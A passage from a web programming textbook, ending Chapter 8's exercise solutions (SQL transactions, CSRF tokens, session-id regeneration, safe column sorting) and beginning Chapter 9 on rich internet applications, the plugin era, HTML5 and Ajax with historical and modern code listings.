 ORDER BY charged DESC, c.id
 LIMIT 3;

-- Exercise 8.10: cancel the queued bill B2953, all or nothing.
BEGIN;
UPDATE Bill SET status = 'departed', departed = '2026-09-30 21:00:00', payment = 0
 WHERE id = 'B2953' AND status = 'queued';
INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES ('B2953', 'cancelled', '2026-09-30 21:00:00', 'E0004');
COMMIT;
SELECT id, status, finished, departed, payment FROM Bill WHERE id = 'B2953';
```

On MariaDB with the sample data (SQLite gives the same rows, without the `.00`):

```
+----------+-------+
| status   | bills |
+----------+-------+
| departed |   981 |
| finished |     6 |
| queued   |     9 |
+----------+-------+
+-------+------------------+-------+-----------+
| id    | name             | bills | charged   |
+-------+------------------+-------+-----------+
| C0158 | Endah Ika Rahman |    10 | 513000.00 |
| C0151 | Syaiful Wijaya   |     7 | 434000.00 |
| C0167 | Evi Syahputra    |     8 | 411000.00 |
+-------+------------------+-------+-----------+
+-------+----------+----------+---------------------+---------+
| id    | status   | finished | departed            | payment |
+-------+----------+----------+---------------------+---------+
| B2953 | departed | NULL     | 2026-09-30 21:00:00 |    0.00 |
+-------+----------+----------+---------------------+---------+
```

For Exercise 8.1, outlet O02 has 981 bills collected, 6 ready for pickup and 9 in the queue. For Exercise 8.2 the grouping is by `c.id` *and* `c.name`, because standard SQL requires every selected column that is not aggregated to be grouped; the date range is half-open, as in Problem 8.5; `LIMIT 3` keeps the top three after sorting. For Exercise 8.10, the `UPDATE` has the extra condition `AND status = 'queued'`, so that a bill that is already finished cannot be cancelled by mistake, and the `UPDATE` and the `INSERT` are one transaction. The result satisfies every `CHECK` of the schema: `departed` with a departure time, no finishing time, and a charge of zero. Run it on a copy of the database; it changes the data.

Exercise 8.3. The charge records an event: what this customer agreed to pay on that day. If the price list changes next month, last month's bill must not change, so the value has to be copied at the moment it becomes true. The customer's name is a current fact about the customer, not about the bill; if it were copied into every bill, a corrected spelling would have to be changed in every copy, and forgetting one leaves the database contradicting itself (the update anomaly of Chapter 5). Copy what is historical; refer to what is current.

Exercise 8.4. Today the session cookie is sent with `SameSite=Lax`, so the browser does *not* attach it to a `POST` that another site starts; the forged delete arrives without a session and is redirected to the login page. Stronger protection, not dependent on browser behavior, is a *CSRF token*: a random value stored in the session and printed as a hidden field in every form of the site; each `POST` handler compares the submitted value with the session's using `hash_equals` and refuses the request when they differ. The other site cannot read the token, so it cannot forge the form.

Exercise 8.5. One possible DTD: `<!ELEMENT bills (bill*)> <!ATTLIST bills outlet CDATA #REQUIRED date CDATA #REQUIRED> <!ELEMENT bill (customer, service, unit, charged)> <!ATTLIST bill id ID #REQUIRED status (queued|finished|departed) #REQUIRED> <!ELEMENT customer (#PCDATA)> <!ATTLIST customer id CDATA #REQUIRED>`, the same for `service`, `<!ELEMENT unit (#PCDATA)> <!ELEMENT charged (#PCDATA)> <!ATTLIST charged currency CDATA #FIXED "IDR">`. The DTD can express the element order, the required attributes, the list of statuses and the fixed currency. It cannot say that `date` is a date, that `unit` is a positive integer, that `charged` is a non-negative integer, or that a bill id is `B` followed by four digits: DTDs have no data types beyond text.

Exercise 8.6. (1) The attacker opens the site and receives a session id, say `abc`, which is not logged in. (2) He gets that id into the victim's browser, for instance through a link on a site that lets an id be set in the URL, or through a shared computer. (3) The victim logs in; without

regeneration, the server now records "session `abc` is Dewi, cashier". (4) The attacker, who knows `abc`, sends requests with it and is Dewi. Regenerating the id at login makes `abc` worthless at step 3: the logged-in session has a new id that the attacker never saw.

Exercise 8.7. A placeholder can stand only for a *value*; a column name is part of the statement's structure, which the database must know when it prepares the statement. So compare the input with a fixed list and use your own copy: `$allowed = ['name' => 'name', 'phone' => 'phone', 'credit' => 'credit']; $col = $allowed[$_GET['sort'] ?? ''] ?? 'name';` and then `"… ORDER BY $col, id"`. The SQL text now only ever contains one of three strings the program itself wrote.

Exercise 8.8. `(int) 12500.50` is `12500`: the cast truncates, silently losing fifty cents, and on MySQL the text `"12500.50"` would be truncated the same way. The price list is in whole rupiah by design, so the right answer is to refuse the value where it enters: `Service_price_pos` could be joined by a check that the price is a whole number, and the form that edits prices should accept only whole numbers. If fractional amounts were ever needed, the JSON should carry them as a number (`12500.5`) or as an integer count of the smallest unit, never as a truncated integer.

Exercise 8.9. Every time stamp the servers write would come from the machine's clock. The new bill `B2954` would arrive, finish and depart at the real time of the run, so the line printed by check F9 would show a different date and time on every run; no check would fail, because all three times come from the same clock and so still satisfy the constraints `Bill_finished_order` and `Bill_departed_order` (`finished >= arrived`, `departed >= finished`). It matters anyway for two reasons. A test whose printed output changes from run to run cannot be compared with an earlier run, so a real change in behavior would be lost among the harmless ones. And the sample data ends on 30 September 2026 at 21:00: a demonstration on an earlier day would show a new bill that arrived *before* bills already in the shop, which is confusing to anyone reading the pages. Freezing the clock makes the run repeatable and the story consistent.

Exercise 8.10. See **Listing 8.49** and its output above.

Chapter 9

ASP.NET and Rich Internet Applications

By the end of this chapter you will know what a *rich internet application* is, why the web once needed plugins such as Flash, Silverlight and Java applets to be rich, and why all of them are gone. You will understand Ajax from the inside: the browser asks the server for *data* instead of a whole page, and JavaScript changes only the part of the page that changed. You will trace ASP.NET from Web Forms in 2002 to ASP.NET Core on .NET 10, install the .NET 10 SDK and the C# Dev Kit, create a Razor Pages application with one command and take it apart file by file. You will write Razor, answer `GET` and `POST` with handlers, build validated forms with tag helpers, and read a Web Forms page with each of its ideas shown in modern form. Then you will build a **live bill status** for Profitina Laundry — a page on which a customer watches the laundry become *Ready for pickup* without pressing Reload — four times: in Razor Pages, PHP, Java and Python, all driven by one and the same JavaScript front end.

9.1 Where We Left Off

Chapter 1 gave us the sentence the whole book rests on: **a browser asks, a server answers**. Chapters 2 to 7 filled in both sides: HTML, CSS and a little JavaScript in the browser; PHP, MySQL, XML and, in Chapter 7, Java servlets and JSP on the server.

In every one of those chapters the conversation had the same rhythm. The visitor clicks; the browser sends a request; the server builds a *complete new page*; the browser throws away the old page and draws the new one. Click, wait, white flash, new page. A program on your own computer does not behave like that: press a button and one number changes while everything else stays where it was.

This chapter joins two subjects. The first is the question **how can a web page feel like a desktop program?** Its answer, the *rich internet application*, has a history with a surprising ending, told in Sections 9.2 and 9.3: for fifteen years the answer was "install a plugin", then every plugin died, and the answer became Ajax, `fetch()` and JSON. The second is **ASP.NET**, Microsoft's server framework and the last server technology this book teaches; a great many business systems in banks, government offices and factories run on it. Sections 9.4 to 9.9 go from its history to a running application. The two meet in Section 9.10, where Profitina Laundry gets its first genuinely rich feature, and Sections 9.11 to 9.14 show that the browser does not care which language the server is written in.

9.2 Rich Internet Applications

9.2.1 What "rich" means

A **desktop application** — a spreadsheet, a music player — reacts instantly, but must be installed and updated on every machine. A **web application** needs no installation and is fixed for

everybody at once when the server is fixed, but classically every action costs a round trip and a full new page. A rich internet application tries to have both sets of virtues.

> **DEFINITION.** A **rich internet application** (RIA), also called a *rich web application*, is a web application with many of the characteristics of desktop software: immediate response, parts of the screen that update on their own, drag and drop, editing in place. It is delivered through the browser and needs no installation.

Figure 9.1 draws RIA where *desktop applications*, *web applications* and *communication technologies* overlap. The third circle is the one people forget: an RIA is rich because it talks to the server in the background, in small pieces, while the user keeps working. The three names in the overlap are ways of doing that: Adobe AIR, jQuery and plain JavaScript.



Figure 9.1 A rich internet application sits where desktop applications, web applications and communication technologies overlap. The labels in the middle name three ways of building one: Adobe AIR, jQuery and plain JavaScript.

Figure 9.2 adds the promise that made RIAs attractive to businesses: **cross browser, cross operating system, cross device** — one application, written once, for every browser and for Windows and the Mac alike.



Figure 9.2 The promise of the RIA: one application reaching every browser, every operating system and every device. The promise was first made in the late 2000s; the figure names the browsers, systems and devices it covers today.

The concept is related to the **single-page application** (SPA), in which one page is loaded once and everything afterwards happens inside it; Section 9.3.7 separates the two. A useful test of richness: when one thing changes, what happens to the rest of the page? In a classic application it is thrown away and rebuilt; in a rich one it stays exactly where it was, including what you had typed and where you had scrolled.

9.2.2 Before HTML5: the age of plugins

For most of the 2000s, HTML could not draw freely, play video or talk to the server in the background in any standard way. So companies built **plugins**: separate programs installed into the browser that took over a rectangle of the page and ran their own technology inside it. **Table 9.1** lists the main ones and their fate.

Table 9.1 The main RIA technologies before HTML5 and their fate. Every one that needed a plugin inside the browser is now gone from it.

Technology	From	What it was	What became of it
Adobe Flash, Apache Flex	Macromedia, then Adobe	A plugin running ActionScript; Flex added MXML and a class library for business screens	End of life 31 December 2020; browsers refuse to run it
Adobe AIR	Adobe	The Flash runtime outside the browser (TweetDeck, eBay Desktop, Pandora One, *Machinarium*)	Handed to Harman in 2019; a few games remain
Java applets	Sun, then Oracle	A Java program in a rectangle of the page; faster than the JavaScript of its day	Deprecated in Java 9 (2017); the plugin was removed in JDK 11 (2018)
JavaFX	Sun, then Oracle	A Java toolkit for rich interfaces, first with its own script language	Lives on as OpenJFX for desktops; no longer in browsers
Microsoft Silverlight	Microsoft	A .NET plugin programmed in XAML and C#	Support ended 12 October 2021
XForms	W3C	A declarative, XML-based successor to HTML forms	A standard used in some XML tools; never built into browsers
OpenLaszlo	Laszlo Systems	An XML-and-JavaScript language, LZX, compiled to Flash or to browser code	Discontinued

Flash was the most successful: nearly every desktop browser of 2008 had it, and its business framework **Flex** (open-sourced to Apache in 2011) offered grids, forms and charts in an XML language, MXML, with ActionScript behind it; the BBC iPlayer and HBO Go used it. **Java applets** were older and, in the late 1990s, faster than JavaScript, but slow to start and a favorite target of attackers. **JavaFX** (2008) was Sun's attempt to make Java rich; its first version had its own declarative language. **Listing 9.1** is a complete JavaFX Script program, and **Figure 9.3** the window it made.

Listing 9.1 `HelloWorld.fx`, a complete JavaFX Script program (2008): a `Frame` containing a `Label`, described rather than constructed. Shown for history; the language no longer exists and this was not run.

```
import javafx.ui.*;

Frame {
    title: "Hello World JavaFX"
    width: 200
    height: 50
    content: Label {
        text: "Hello World"
    }
    visible: true
}
```



Figure 9.3 The window that **Listing 9.1** describes, redrawn: a title bar showing the `title` and one `Label`, in a frame 200 pixels wide and 50 high.

Silverlight (2007) was Microsoft's answer to Flash: a small .NET runtime in the browser, with interfaces in XAML and logic in C#. A "Hello World" needed an HTML page, the `Silverlight.js` helper from the SDK and a XAML file. The page, **Listing 9.2**, is only a frame: it leaves an empty `div` and asks a script to put the plugin into it.

Listing 9.2 `silverlight-hello.html`: the host page of a Silverlight 1.0 application. `Silverlight.createObjectEx` puts the plugin into the `div` and hands it the XAML file. Shown for history; not run.

```
<html><head> <title>Hello World</title>
    <script src="js/Silverlight.js" type="text/javascript"></script>
</head><body>
    <div id="Ag1Host" style="background:#FFFFFF">
        <script type="text/javascript">
           var pe1 = document.getElementById("Ag1Host");
        </script></div>
<script>
Silverlight.createObjectEx({source: 'xaml/MyFirstSilverlightPage.xml', parentElement:pe1,
id:'Ag1',
    properties:{width:'300', height:'100', background:'#00FFFFFF', isWindowless:'true',
framerate:'24',
                version:'0.90.0'},
    events:{onError:null, onLoad:null}, context:null});
</script></body></html>
```

Listing 9.3 is the XAML: a canvas with one line of blue text.

Listing 9.3 `MyFirstSilverlightPage.xml`, loaded by **Listing 9.2**: one `TextBlock` placed 17 pixels from the left and 10 from the top of a `Canvas`. Shown for history; not run.

```
<Canvas
   xmlns="http://schemas.microsoft.com/client/2007"
   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">

    <TextBlock FontSize="36" Canvas.Left="17" Canvas.Top="10" Foreground="Blue">Hello
World</TextBlock>

</Canvas>
```

Two more technologies were built on XML, the language of Chapter 6. **XForms** described a form's data model apart from its appearance; it is a real W3C standard, but no mainstream browser implemented it. **OpenLaszlo**'s language LZX, similar in spirit to XUL, MXML and XAML, could be compiled either to Flash or to plain browser code, and aimed to feel familiar to HTML and JavaScript developers. **Figure 9.4** shows the kind of application it made possible around 2006.



Figure 9.4 The layout of a rich application of about 2006 built with OpenLaszlo, redrawn as a wireframe: a satellite-map client with a tool bar, an overview, a place search, color sliders and coordinates, all inside one web page.

> **THE KEY INSIGHT.** Every RIA technology that required a plugin inside the browser has died, whatever its quality and whoever stood behind it — Adobe, Sun, Oracle, Microsoft. What survived is what the browser itself understands: HTML, CSS, JavaScript and HTTP.

9.2.3 Where the plugins went

Three forces pushed the plugins out. **Mobile**: the iPhone (2007) never ran Flash, and when a large share of visitors could not see a Flash page at all, building one stopped making sense. **Security**: a plugin is a large program that runs whatever a page gives it, and for years Flash, Java and Silverlight were among the most attacked programs on any desktop, until browsers first blocked and then removed them. And **HTML5** (Section 9.2.4) made them unnecessary.

YouTube is the cleanest case study. It began in 2005 as a Flash application. In 2010 its mobile site was relaunched in HTML5, without Flash and designed for touch screens; in 2011 the HTML5 player began to support side-by-side 3D; in January 2015 HTML5 became the default player in

every supported browser [1]. Where it had used Adobe's Dynamic Streaming for Flash, it now streams with **MPEG-DASH**, *Dynamic Adaptive Streaming over HTTP*: the video is cut into short pieces at several qualities, and the player picks, piece by piece, the best quality the connection can carry — all over plain HTTP. The most famous Flash application on earth found that the open platform could do everything it needed.

Figure 9.5 puts the two histories of this chapter side by side.



Figure 9.5 Two timelines. Above: .NET and ASP.NET, from classic ASP in 1996 to .NET 10 LTS in 2025. Below: rich internet applications, from `XMLHttpRequest` in 1999 through the plugin years to the end of Flash (2020) and Silverlight (2021).

9.2.4 HTML5: the platform that won

HTML5, the fifth major version of HTML, became a W3C Recommendation in 2014 (minor versions followed up to HTML 5.3 in 2017). Since 2019 there is one **HTML Living Standard**, maintained by the WHATWG — the working group of Apple, Google, Mozilla and Microsoft — and updated continuously [2]. It subsumes HTML 4, XHTML 1 and DOM Level 2 HTML. What made it decisive for RIAs was the family around it, pictured in **Figure 9.6**: canvas and WebGL, audio and video, local storage and IndexedDB, workers, WebSockets, geolocation, drag and drop, and `XMLHttpRequest` — built into every browser, owned by no company.

Figure 9.6 HTML and the technologies around it. At the center the HTML specification, since 2019 the WHATWG Living Standard; around it graphics (canvas, SVG, WebGL), media, storage (Web Storage, IndexedDB), communication (`XMLHttpRequest`, `fetch`, WebSocket), background work, device access, interaction such as drag and drop, and styling.

9.3 Ajax: RIA Without a Plugin

9.3.1 The classic model and the Ajax model

In February 2005 Jesse James Garrett named a technique that Gmail (2004) and Google Maps (2005) had just made famous: **Ajax**, *Asynchronous JavaScript and XML* [3]. **Figure 9.7** redraws the diagram of his essay.



Figure 9.7 The classic web application model (left) and the Ajax model (right). In the Ajax model an *Ajax engine* sits between the user interface and the server; the interface calls it with JavaScript, and it exchanges data — originally XML, today JSON — with the server. Redrawn after Garrett [3].

On the **left**, every chapter of this book so far: the user interface sends an HTTP request, the server consults its datastores and returns HTML and CSS — a whole page. On the **right**, one box has been added inside the browser, the **Ajax engine**. The interface makes a JavaScript call to it and receives back fragments to place in the page; the engine talks to the server over the same HTTP, and what travels is **data**: XML in 2005, JSON today.

> **DEFINITION. Ajax** is the technique of sending an HTTP request from JavaScript while a page is displayed, without leaving the page, and using the answer to change part of the page through the DOM. *Asynchronous* means that the script does not stop and wait: the page stays usable, and a function runs later when the answer arrives.

9.3.2 Why "asynchronous" matters

Figure 9.8 draws the Ajax model against time, from left to right.



Figure 9.8 The Ajax web application model drawn in time (asynchronous). User activity on the top line never stops; the Ajax engine handles each input, sometimes locally and sometimes by sending data to the server, and displays the answers when they come back; the teal arrows are the data traveling in the background.

The top line, **user activity**, has no gaps. Some inputs are answered by the engine at once (*client-side processing*); others go to the server, which works *while the user continues*. In the classic model the user's line would stop dead at every request and resume only when a full new page arrived. That gap is the whole difference.

Listing 9.4 shows what "does not wait" means in code: the status question of this chapter's Laundry page, written the way it was written in 2005, with `XMLHttpRequest` and a callback.

Listing 9.4 `xhr-status.js`: asking for a bill's status with `XMLHttpRequest`, in the style of 2005. `send()` returns immediately; the function in `onreadystatechange` runs later, when the answer is complete (`readyState` 4).

```
// xhr-status.js - the question the status page asks, in the style of 2005:
// XMLHttpRequest and a callback. Load it into a page served by any track, then call
// checkStatus("B2952", "0812-0000-4710", function (code, data) { ... }).
function checkStatus(bill, phone, done) {
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "/api/status?bill=" + encodeURIComponent(bill) +
                  "&phone=" + encodeURIComponent(phone), true);   // true = asynchronous
  xhr.setRequestHeader("Accept", "application/json");
  xhr.onreadystatechange = function () {
    if (xhr.readyState === 4) {                                   // 4 = DONE
      done(xhr.status, xhr.status === 200 ? JSON.parse(xhr.responseText) : null);
    }
  };
  xhr.send();                                                     // returns at once
}
```

`open` prepares the request (`true` asks for asynchronous behavior); `send()` sends it and **returns at once**, so the page stays alive; when the answer is complete the browser calls the `onreadystatechange` function, which parses the JSON and calls `done`. The build loaded **Listing 9.4** into a page of the Flask track (Section 9.13) in a headless Chromium browser and called it with the right phone and with a wrong one; **Listing 9.5** is what came back.

Listing 9.5 The real results of **Listing 9.4** in Chromium against the Flask track: status 200 and the bill's facts, then 404 and no data for a wrong phone number.

```
200 B2952 In process 5 kg
404 null
```

9.3.3 Thin client and fat client

Once the browser can ask for data, a design question appears: **where should the logic of the interface live?** **Figure 9.9** and **Figure 9.11** draw the two answers.



Figure 9.9 The Ajax *thin client*. The browser holds only the user interface and a small Ajax engine that forwards user events and applies the DOM updates it is told to make; the GUI widgets and the application core live on the server.

In the **thin client** the engine forwards *user events* — "the map was dragged 200 pixels left" — and receives *DOM update requests*; the server keeps the state of every visitor's screen. **Figure 9.10** follows one drag, with time running downward.

